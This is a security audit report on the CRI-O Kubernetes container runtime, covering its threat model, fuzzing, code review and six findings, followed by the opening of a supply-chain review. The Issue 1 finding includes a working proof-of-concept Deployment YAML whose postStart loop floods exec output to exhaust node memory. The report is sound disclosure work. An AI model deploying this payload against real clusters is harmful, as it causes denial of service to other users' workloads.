
PRESENTS

CRI-O Security Audit

In collaboration with the CRI-O project maintainers and The Open Source Technology Improvement Fund, Inc (OSTIF), Cloud Native Computing Foundation and Chainguard.



CLOUD NATIVE
COMPUTING FOUNDATION

Authors

Adam Korczynski <adam@adalogics.com>
David Korczynski <david@adalogics.com>
Date: 6 June 2022

Executive summary

This report outlines a security engagement of the CRI-O project. CRI-O is an implementation of the Kubernetes Container Runtime Interface. The goal of this engagement was to conduct a holistic security assessment of CRI-O, which means that the engagement had several high-level tasks.

This security audit was performed by Ada Logics in collaboration with CRI-O maintainers, OSTIF, CNCF and Chainguard. Ada Logics performed the security work described in the first part of the report and Chainguard carried out a supply chain security assessment, which is found in the report appendix.

The assessment includes four high-level tasks:

- Threat model formalisation of CRI-O.
- Fuzzing integration of CRI-O into OSS-Fuzz, including fourteen designated fuzzers.
- Manual code auditing.
- Documentation/testing review

Most of the efforts in the engagement were spent on the first three items listed above, and particularly much on fuzzing and code auditing.

The primary security finding of the work is a single high-severity issue. A few minor issues were found as well, however, our view from completing this audit is that CRI-O is a well-written project that has a high level of security assurance.

The high severity finding is a denial of service attack on a given cluster by way of resource exhaustion of nodes. The attack is performed by way of pod creation, which means any user that can create a pod can cause denial of service on the given node that is used for pod creation. The CVE for this vulnerability is CVE-2022-1708.

Interestingly, the denial of service attack also occurred in other container runtime interface implementations, most notably Containerd. Specifically, the exact same attack that exhausts memory in CRI-O can be used to exhaust memory of Containerd. The CVE for the corresponding Containerd issue is CVE-2022-31030.

The Github security advisories for the denial of service attacks are:

- CRI-O: https://github.com/cri-o/cri-o/security/advisories/GHSA-fcm2-6c3h-pg6j
- Containerd: https://github.com/containerd/containerd/security/advisories/GHSA-5ffw-gxpp-mxpf

In the remainder of this report we will iterate through each of the tasks in more detail, and the findings are listed at the end of the report.

The work in this report (excluding appendix) was done by Ada Logics over the duration of 25 working days.

Table of Contents

Threat model formalisation

In this section we outline the threat modelling of CRI-O. The goal of this effort was to construct an understanding of CRI-O in order to outline a suitable attack surface which can be used throughout the engagement. The goal is to both construct a model that is both useful for manual auditing as well as fuzzer creation. To do this, we extract the logical components of CRI-O and identify the potential application security issues that may exist.

CRI-O architecture & components

The architecture diagram of CRI-O provides a convenient way to identify these. In the following we go through each of the components to highlight their importance and security relevance.




Diagram from https://cri-o.io

Crio binary

The central component of the CRI-O architecture is the crio binary itself. This application is in charge of facilitating communication between kubelet and the rest of the components that CRI-O uses, such as container runtimes and container registries. The crio binary runs by way of a gRPC server which implements the Kubernetes Container Runtime Interface.

The execution environment of the crio binary is particularly relevant to the security analysis of CRI-O. In particular, crio is always meant to:

1. Only communicate with the Kubelet, despite it in theory being able to work as a gRPC server independently of Kubelet.
2. Run as a systemd daemon.

The importance of the crio binary only communicating with the Kubelet is important because the Kubelet handles a lot of the sanitization of user input before it reaches CRI-O. Furthermore, much of the input that reaches CRI-O is auto-generated by Kubelet and follows a certain set of restrictions. This is important for the threat model of CRI-O because many security issues will arise in the event that the gRPC server runs independently of Kubelet.

The fact that the gRPC server runs by way of the Kubelet makes it more complicated to assess the complete security posture of CRI-O. This is because in order to understand the potential input space CRI-O has it is necessary to navigate through the Kubelet, and the Kubelet will perform various sanitizations as well as generate data that is passed on to CRI-O.

For the above reasons, it's imperative to stress: CRI-O is only meant to be run by way of the Kubelet and if this is not satisfied then there are no guarantees from CRI-O about being secure.

The crio binary itself handles a lot of communication and managing of the other components involved in the CRI-O ecosystem. We will now iterate through several of the important ones.

Conmon

Is a small utility application working as a monitoring and communication tool between CRI-O and OCI runtimes, e.g. runc in the CRI-O case. A Conmon process is launched for each container started by the crio binary.

Pinns

The Pinns utility is a small program that lives in the CRI-O repository here and is used to set kernel parameters at runtime. Notably, this utility was a core part of the container escape in CVE-2022-0811. The problem that occurred was from a high-level perspective that the Pinns utility could be used to set arbitrary kernel parameters, whereas CRI-O aims to only allow setting a few selected and pre-determined kernel parameters.

Runtime service

CRI-O implements the Kubernetes Container Runtime Interface with focus on using runtimes compatible with the Open Container Initiative Runtime Specification. The runtime service component in the CRI-O architecture is thus runtimes that implement this specification, such as runc.

Containers/image and containers/storage

The containers/image and containers/storage projects are used by CRI-O to pull images from container registries as well as storing the file systems on disk, respectively.

Container Network Interface

CRI-O uses the Container Network Interface to configure network interfaces for its pods.

CRI-O attack surface enumeration

In this section we outline the attack surface enumeration. The goal is first and foremost to outline relevant areas of potential attacks to be analysed throughout this engagement. In this context, we focus on identifying an attack surface that we can assess in line with the scope of the audit.

The focus of the attack surface enumeration is to highlight where breaking of trust relationships in CRI-O may be possible and also areas of potential vulnerabilities in the components outlined above.

The focus of our attack surface enumeration is also to identify the scope of the security in CRI-O.

CRI-O gRPC server

A central part of the attack surface of CRI-O is the gRPC server itself. The gRPC server itself accepts input from the Kubelet and a lot of security measures are handled by Kubernetes before passing the data over to the gRPC server.

Due to the relationship between Kubernetes and the CRI, the important part for the gRPC server is that each of the gRPC handlers will only perform the operations expected by the gRPC handler and only those. There should be no unintended side-effects.

The gRPC server runs as a daemon on each Kubernetes node. This means a key threat to CRI-O is if the gRPC server can be used to perform unintended behaviour on the node which can be used for malicious purposes.

The gRPC server doesndles a lot of handling of other components on the node, e.g. Conmon, OCI runtime and Pinns. The communication and management of these components is an area of attack surface, e.g. command injections or passing of malicious data to the other components.

Conmon

A conmon process is launched for each container on the node managed by CRI-O. Conmon is thus a ubiquitous part of the system. Conmon is written in C and susceptible to memory corruption attacks. User input originating from the gRPC server is passed to Conmon and input from the container's are also handled in Conmon. These are areas of potential attack surface against Conmon.

Pinns

The central attack surface to the Pinns utility is whether it can be abused to set undesired kernel runtime parameters. This is the style that the recent attack leveraged in CVE-2022-0811. In addition to this, Pinns is written in C which means it is susceptible to memory corruption issues.

Runtime service

The runtime service plays a big role in CRI-O. The attack surface of the runtime implementations themselves is out of scope of CRI-O. However, the communication channels and configuration between CRI-O and the runtime implementations is an area of attack surface.

Containers/image and containers/storage

The containers/image and containers/storage libraries are used to handle container images. Each of these projects should be treated as potential areas of issues, such as mishandling of data that can affect CRI-O.

The containers/image relies on dependencies with substantial complexity that are written in memory unsafe languages, e.g. OSTree. In this sense, although CRI-O is mainly written in the Go programming language it has close dependencies that are written in memory unsafe languages.

The communication between the container registries and CRI-O is also an area of attack surface. The network communication needs to be done in a secure manner.

Container Network Interface

The Container Network Interface is used by CRI-O to configure container networking. The attack surface of the CNI itself is out of the scope of CRI-O. However, the communication channels and configuration between CRI-O and the CNI is an area of attack surface.

Code audit

In this section we outline the main efforts in manually auditing CRI-O and, specifically, we detail how we enumerated the attack surface defined above.

Auditing of gRPC entrypoints.
A thorough auditing of the gRPC handlers were undertaken in an effort to both understand the CRI-O daemon in detail as well as outline any potential areas for flaws. This is the main entrypoint for communication from CRI-O's perspective and is thus where the majority of the auditing efforts were dedicated.

The first step was to audit the code from the entrypoint of the gRPC handlers' and follow the possible code paths. At first the effort during the auditing was made to understand the details of the code, and then further reviews of the code were performed to assess security issues. During this auditing we focused on mishandling of untrusted input:

- Command injections for all code paths where crio ends up in exec calls. This includes calls to e.g. conmon and `r.path` (often runc). The arguments were traced to the origins in the gRPC messages.
  In general, this found no possibilities for command injection due to the use of proper command execution handling. However, we found that in general there was a lack of sanitization on user input, though, none of which had any security issues at this moment in time.
- Improper file handling. We focused on cases for malevolent file operations such as path traversals and read/write of files in undesired ways.
- Manipulation of logging messages and whether user-controlled data can affect the integrity of logs or non-repudiation issues. We found that there was lack of sanitization on the user input to the logs, which means that in certain circumstances the gRPC server's logs can be tainted if the unsanitized variables include a newline character. However, this was deemed to have no security implications because:
  - The arguments that were unsanitised were created by Kubernetes.
  - The gRPC server is meant to run as a daemon and journalctl escapes the newline characters.

  We still recommend the CRI-O maintainers to log data strings from input to CRI-O by way of using the "`%q`" format string rather than "`%s`". Sometimes in the code this is done interchangeably for the same variable, such as for `req.ContainerId` here:

```
log.Infof(ctx, "Starting container: %s", req.ContainerId)
c, err := s.GetContainerFromShortID(req.ContainerId)
if err != nil {
  return status.Errorf(codes.NotFound, "could not find container %q:
%v", req.ContainerId, err)
```

  We recommend sticking with the "`%q`".

The second step was to perform a bottom-up approach of vulnerable primitives in the gRPC server. The methodology of this effort was by starting from possible vulnerability primitives and from a bottom-up effort to determine if a potential vulnerable primitive was in fact

vulnerable. This included auditing all:

- `Os.exec` APIs
- File operations
- Command executions
- Logging operations

This worked well, in that following the bottom-up approach after having a good understanding of the whole flow, we found the problem described in Issue 1 of this report.

Conmon auditing

A thorough auditing of the Conmon utility was performed. Conmon is written in the C programming language and is thus vulnerable to memory corruption issues. The focus of this auditing was finding any memory corruption issues as well as logical issues that may exist.

In the auditing we looked at whether misuse of parameters is possible, e.g. to exploit code by way of memory corruption issues. We also developed a fuzzer for Conmon to analyse the logging and parsing routines in `conmon/src/ctr_logging.c`. No issues were found.

OSTree auditing

During the initial phase of understanding the CRI-O source code we identified containers/image depends on libostree. Libostree is a complex application written in the C language, and, because of that, we made the decision early in the process to integrate libostree into OSS-Fuzz in this PR. However, in collaboration with the CRI-O maintainers it was later determined OSTree is not an important dependency since CRI-O does not rely explicitly on OSTree, and, therefore, we focused our efforts elsewhere.

Pinns utility auditing

The pinns utility was audited for memory corruption issues and mishandling of user input. We also assessed the possibility of configuring undesired kernel parameters by way of `/proc/sys` virtual filesystem, and the options for what is set in Pinns is also guarded in the gRPC server with the guards in pkg/config/sysctl.go

Applying CodeQL and gosec tools on gRPC server

Finally, we ran two automated security analysis tools against the CRI-O code, specifically CodeQL (https://lgtm.com/) and Gosec (https://github.com/securego/gosec). We assessed the reports and validated the findings of them in terms of security relevance.

Integrating CodeQL and Scorecards to the CI

As part of our efforts here we integrated CodeQL and Scorecard Github actions. These are now run on each PR made to CRI-O.

Although we found none of the issues reported as being exploitable, CodeQL did report a handful of coding issues. These have been addressed here.

Fuzzing integration

In this section we outline the fuzzing work of CRI-O. The main goal of fuzzing CRI-O was to set up continuous fuzzing by way of OSS-Fuzz that achieves a high level of code coverage.

The main challenge of this task was to set up infrastructure to make fuzzing of CRI-O work. CRI-O relies on many components and binaries existing on the system, as well uses a fairly complex testing framework, e.g. many mocks.

In summary, we implemented 14 fuzzers targeting the CRI-O code, as well as containers/image and containers/store, and integrated the project into OSS-Fuzz. The fuzzers are available at https://github.com/cncf/cncf-fuzzing/tree/main/projects/cri-o and the OSS-Fuzz integration is available at https://github.com/google/oss-fuzz/tree/master/projects/cri-o.

The primary focus of the fuzzing was to target the gRPC handlers. This is mainly done by fuzz_server which is a fairly large fuzzer consisting of 900 lines of code. This fuzzer initiates a gRPC server and sends sequences of random messages to the server. In this way, the fuzzer has a significant reach throughout the code of CRI-O. However, it's important to note here that the fuzzer is an over-approximation of the values that are actually possible to have in CRI-O, in that the fuzzer generates arbitrary data that is not sanitised by all the Kubelet logic, i.e. much of the data send will not be possible to receive through Kubelet. The fuzzer, regardless, found an interesting issue (issue 4 in this report).

The following table provides source code to all of the fuzzers developed.

Fuzzer	Source code
`fuzz_server`	https://github.com/cncf/cncf-fuzzing/blob/main/projects/cri-o/fuzz_server.go
`fuzz_container_server`	https://github.com/cncf/cncf-fuzzing/blob/main/projects/cri-o/container_server_fuzzer.go
`fuzz_copy_image`	https://github.com/cncf/cncf-fuzzing/blob/main/projects/cri-o/storage_fuzzer2.go
`fuzz_container`	https://github.com/cncf/cncf-fuzzing/blob/main/projects/cri-o/container_fuzzer.go
`fuzz_apparmor`	https://github.com/cncf/cncf-fuzzing/blob/main/projects/cri-o/config_apparmor_fuzzer.go
`fuzz_blockio`	https://github.com/cncf/cncf-fuzzing/blob/main/projects/cri-o/config_blockio_fuzzer.go
`fuzz_config`	https://github.com/cncf/cncf-fuzzing/blob/main/projects/cri-o/config_fuzzer.go
`fuzz_generate_passwd`	https://github.com/cncf/cncf-fuzzing/blob/main/projects/cri-o

	/utils_fuzzer.go
fuzz_get_decryption_keys	https://github.com/cncf/cncf-fuzzing/blob/main/projects/cri-o/server_fuzzer2.go
fuzz_idtools_parse_id_map	https://github.com/cncf/cncf-fuzzing/blob/main/projects/cri-o/server_fuzzer2.go
fuzz_parse_image_name	https://github.com/cncf/cncf-fuzzing/blob/main/projects/cri-o/storage_fuzzer.go
fuzz_parse_store_reference	https://github.com/cncf/cncf-fuzzing/blob/main/projects/cri-o/ParseStoreReference_fuzzer.go
fuzz_rdt	https://github.com/cncf/cncf-fuzzing/blob/main/projects/cri-o/config_rdt_fuzzer.go
fuzz_shortnames_resolve	https://github.com/cncf/cncf-fuzzing/blob/main/projects/cri-o/storage_fuzzer.go

Testing and documentation

An area of interest from the CRI-O maintainers was our view on the testing and documentation of CRI-O.

In short, we found the testing of CRI-O to be extensive and of high quality. The testing of the gRPC server is extensive, but we found no unit testing of the Pinns utility. Pinns is a small component of CRI-O and this may be the reason why there is no unit testing. One recommendation we have in this context is to include more thorough unit tests for Pinns, in particular to also detect regressions that may be related to CVE-2022-0811.

We found the documentation of CRI-O and its internals to be very limited and almost non-existing. This was problematic from a perspective of getting to understand the code in detail. A lot of this engagement was spent in walking through the code to extract a thorough understanding, and this could be improved with more technical documentation.

In the context of documentation, the `man` pages and the tutorials in /tutorials were of significant help, as well as the (limited) documentation on https://cri-o.io.

Due to the nature of CRI-O's security model it's imperative to be able to assess CRI-O (and custom versions of it) by way of Kubernetes. Our approach to this ended up being using CRI-O in Minikube and transferring custom crio binaries into the Minikube cluster from our localhost. In this way we could attack CRI-O from a Kubernetes user's perspective while debugging CRI-O with custom modifications. In the context for future security work it would be of great benefit to have tutorials or guides on how to deploy custom CRI-O binaries (or at least the gRPC server) onto a cluster, and perhaps for multiple common Kubernetes testing environments (i.e. not limited to tutorials/Kubernetes.md).

Issues found

In this section we outline and detail the issues found in CRI-O. The following table summarises the issues found and in the remaining parts of the report we go into detail with each of the issues.

Issue number	Title	Severity	Difficulty
ADA-CRIO-22-01	Cluster DOS by way of memory exhaustion	High	Low
ADA-CRIO-22-02	Temporary exhaustion of disk resources on a given node	Medium	Low
ADA-CRIO-22-03	Use of deprecated library io/ioutil	Low	High
ADA-CRIO-22-04	Timeouts in container creation routines due to device specifications	Low	High
ADA-CRIO-22-05	Unhandled errors from deferred file close operations	Low	High
ADA-CRIO-22-06	Missing nil-pointer checks in json unmarshalling	Informational	High

Issue 1: High: Cluster DOS by way of memory exhaustion

Severity	High
Difficulty	Low
Target	`ExecSync` gRPC handler and `internal/oci/runtime_oci.go`
Finding ID	ADA-CRIO-22-01
Found by	Manual auditing

The `ExecSync` request runs commands in a container and logs the output of the command. This output is then read by CRI-O after command execution, and it is read in a manner where the entire file corresponding to the output of the command is read in. Thus, if the output of the command is large it is possible to exhaust the memory of the node when crio reads output of the command.

A similar, although manifested by way of different underlying code, also exists in Containerd and the exact same attack as outlined here can be used on Containerd.

The CVE for this vulnerability is CVE-2022-1708 for CRI-O and CVE-2022-31030 for Containerd, and the Github security advisories for this issue are:

- CRI-O: https://github.com/cri-o/cri-o/security/advisories/GHSA-fcm2-6c3h-pg6j
- Containerd: https://github.com/containerd/containerd/security/advisories/GHSA-5ffw-gxpp-mxpf

The specific code that loads the logged output is here:

```
	// XXX: Currently runC dups the same console over both stdout and stderr,
	//      so we can't differentiate between the two.
	logBytes, err := ioutil.ReadFile(logPath)
	if err != nil {
		return nil, &ExecSyncError{
			Stdout:   stdoutBuf,
			Stderr:   stderrBuf,
			ExitCode: -1,
			Err:      err,
		}
	}
```

The following deployment is an example yaml file that will log many gigabytes of ‘A’ characters, which will be read by the above lines. Depending on the machine this will exhaust the memory available.

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: nginx-deployment100
spec:
  selector:
      matchLabels:
      app: nginx
  replicas: 2
  template:
      metadata:
      labels:
      app: nginx
      spec:
      containers:
      - name: nginx
      image: nginx:1.14.2
      ports:
      - containerPort: 80
      lifecycle:
            postStart:
            exec:
            command: ["/bin/sh", "-c", "for i in `seq 1 5000000`; do
echo -n
'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
AAAAAAAAAAAAAAAAAA'; done"]
            preStop:
            exec:
            command: ["/bin/sh", "-c", "echo
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"]
```

Severity is high since anyone who can create pods on the cluster can exhaust the memory on the nodes of the cluster.

Difficulty is low because the vulnerability is easy to exploit. However, in order to create deployments on the cluster a user is required to have already gained some privileges.

Remediation:

The solution to this problem involved a patch to CRI-O that limited the number of bytes that were read from logFile written by conmon. Since the dockershim previously set a limit of 16 MB for this buffer, the same size was adopted by CRI-O.

Issue 2: Medium: Temporary exhaustion of disk resources on a given node

Severity	Medium
Difficulty	Low
Target	`ExecSync` gRPC handler and `internal/oci/runtime_oci.go`
Finding ID	ADA-CRIO-22-02
Found by	Manual auditing

The `ExecSync` request runs commands in a container and logs the output of the command. Thus, if the output of the command is large it is possible to exhaust the storage of the node as all output is stored on disk.

This is orthogonal to issue 1, but is a separate issue that should also be considered. Kubernetes allows users to specify storage limitations to pods, and it is possible by users to bypass this, at least in the sense of taking up more storage than asked for, in a temporary manner by way of logging.

Remediation:

For this vulnerability, the fix lies in conmon, since conmon is the entity writing the exec log to disk. Conmon will introduce the `--log-global-size-max` option, which counts the number of bytes that have been written for this container, and ignores bytes written after the limit is reached. CRI-O has been patched to check for this capability in conmon, and sets the limit to 16MB automatically if conmon supports it.

Issue 3: Low: Use of deprecated library io/ioutil

Severity	Low
Difficulty	High
Target	Many places in code base
Finding ID	ADA-CRIO-22-03
Found by	Manual auditing

The library io/ioutil is used throughout the codebase. This library is deprecated since go1.16 https://go.dev/doc/go1.16#ioutil

The deprecation was not due to security issues and as such it does not pose any immediate risk. However, the use of deprecated libraries is discouraged and can lead to situations where security issues in a library are found but never patched.

Issue 1 is due to the use of a dangerous function, `ReadFile`, in this library.

Issue 4: Low: Timeouts in container creation routines due to device specifications

Severity	Low
Difficulty	High
Target	`internal/factory/container/device.go`
Finding ID	ADA-CRIO-22-04
Found by	Fuzzing

The following issue: https://bugs.chromium.org/p/oss-fuzz/issues/detail?id=47159 is a timeout in `SpecAddDevices` triggered by the container_fuzzer.go fuzzer. The issue is triggered by a call to SpecAddDevices function call and the issue happens because the configuration ends up having set a number of devices in the container config that will each trigger this line with path set to "/". In this case this means there will be several directory walks of the entire file system, and this causes the timeout.

```
for _, device := range c.Config().Devices {
  // pin the device to avoid using `device` within the range scope as
  ...
  ...
  // if the device is not a device node
  // try to see if it's a directory holding many devices
  if err == devices.ErrNotADevice {
    // check if it is a directory
    if e := utils.IsDirectory(path); e == nil {
      // mount the internal devices recursively
      // nolint: errcheck
      filepath.Walk(path, func(dpath string, f os.FileInfo, e error)
error {
      // filepath.Walk failed, skip
      if e != nil {
        return nil
```

The issue happens when a specific config is set by way of `container.SetConfig`.

This function is, however, set in the `CreateContainer` entrypoint of the server here https://github.com/cri-o/cri-o/blob/c17baa0dd7701bfd9bed58cb24aef39c1c125cc0/server/container_create.go#L289 and the requests have not been sanitised before calling `SetConfig`.

Recommendation:
In general, we advise to have guards in place for this. Performance is of significance in CRI-O. Further discussion with the CRI-O team should be done.

Issue 5: Low: Unhandled errors from deferred file close operations

Severity	Low
Difficulty	High
Target	Throughout the code
Finding ID	ADA-CRIO-22-05
Found by	Manual auditing

Throughout the codebase there are places where file close operations are deferred within a function where a file is being written to, e.g.
https://github.com/cri-o/cri-o/blob/149cccaad772158d5908376aad3ee86e4e1ca4cf/internal/oci/runtime_oci.go#L1152
https://github.com/cri-o/cri-o/blob/2aae9632876b0df4fba49e4229d7239a168a097c/cmd/crio/main.go#L201

This can lead to undefined behaviour since any errors returned by the `f.Close()` operation are ignored. This can have consequences in the event a close operation fails and the data has not yet been flushed to the file, which the rest of the code will assume it to be. For a detailed discussion on this, please see
https://www.joeshaw.org/dont-defer-close-on-writable-files/

Recommendation
Ensure that errors from `f.Close()` are handled.

Issue 6: Informational: Missing nil-pointer checks in json unmarshalling

Severity	Informational
Difficulty	High
Target	`internal/oci/runtime_oci.go`
Finding ID	ADA-CRIO-22-06
Found by	Manual auditing

There are several places in the code base where JSON decoding happens with a double pointer as argument. There are scenarios where the JSON decoding will cause the double pointer argument to be a nil-pointer and there are currently no checks in the code for this case.

An example of this is in internal/oci/runtime_oci.go:

```
// regardless of what is in waitErr
// we should attempt to decode the output of the parent pipe
// this allows us to catch TimedOutMessage, which will cause waitErr to
not be nil
var ec *exitCodeInfo
decodeErr := json.NewDecoder(parentPipe).Decode(&ec)
...
...
NB: Called when there is no error in decoding:

if ec.ExitCode == -1 {
      return nil, &ExecSyncError{
            Stdout:   stdoutBuf,
            Stderr:   stderrBuf,
            ExitCode: -1,
            Err:      errors.New(ec.Message),
      }
}
```

There are cases where `decodeErr` is `nil` and `ec` ends up also being `nil`. This would cause a nil-pointer dereference in `ec.ExitCode`. The specific event occurs when the output of `parentPipe` equals “null”. Although we were not able to trigger this case, this exact coding pattern has previously caused high-severity security vulnerabilities elsewhere: https://github.com/istio/istio/security/advisories/GHSA-856q-xv3c-7f2f

Recommendation:
Check for `ec` being a nil pointer before dereferencing it or avoid using a nil-pointer dereference.

Chainguard.

Software Supply Chain Security Audit CRI-O

In collaboration with Open Source Technology Improvement Fund, Cloud Native Computing Foundation, and Ada Logics.

Version	Author	Notes
0.0.1	Adolfo García Veytia	Initial Draft

Table Of Contents

Engagement Overview

As part of the Cloud Native Computing Foundation (CNCF) and Linux Foundation's commitment to industry best practices, a third-party security review of CRI-O was funded. Open Source Technology Improvement Fund, Inc (OSTIF) facilitated the review and sourced AdaLogics and Chainguard. AdaLogics performed threat modeling, OSS Fuzz integration, and manual code review; while Chainguard performed a supply chain review. The following report is the Supply Chain Review.

Chainguard Company Overview

Chainguard is the world's premiere software supply chain leader. Our mission is to make the software supply chain secure by default. Our teams feature the brightest minds in the industry with cross-cutting experience across containers, cloud computing, security, and all things software supply chain. We have a strong commitment to building and scaling secure open source technologies for the world.

Executive Summary

The release process that generates CRI-O's public and testing artifacts has its core functionality automated end to end, enabling the project to shield it from threats induced by human omission and compromised operator's systems. The GitHub Actions powered release process sets the project in a position to start making its outputs non-falsifiable and to push towards SLSA compliance, setting a roadmap to an increasingly hardened process.


Before pursuing SLSA compliance, automating system package generation should be prioritized. Running those builds in an automated environment should be the first priority of the CRI-O team. Minor recommendations around documentation can be done in parallel to ensure advancing towards SLSA compliant systems is done from a fully documented platform.

The project is close to SLSA level 1 compliance. Adding provenance metadata to the build runs would cover most of the missing points, readying the project to start signing artifacts and attestations.

Software Supply Chain Security Background

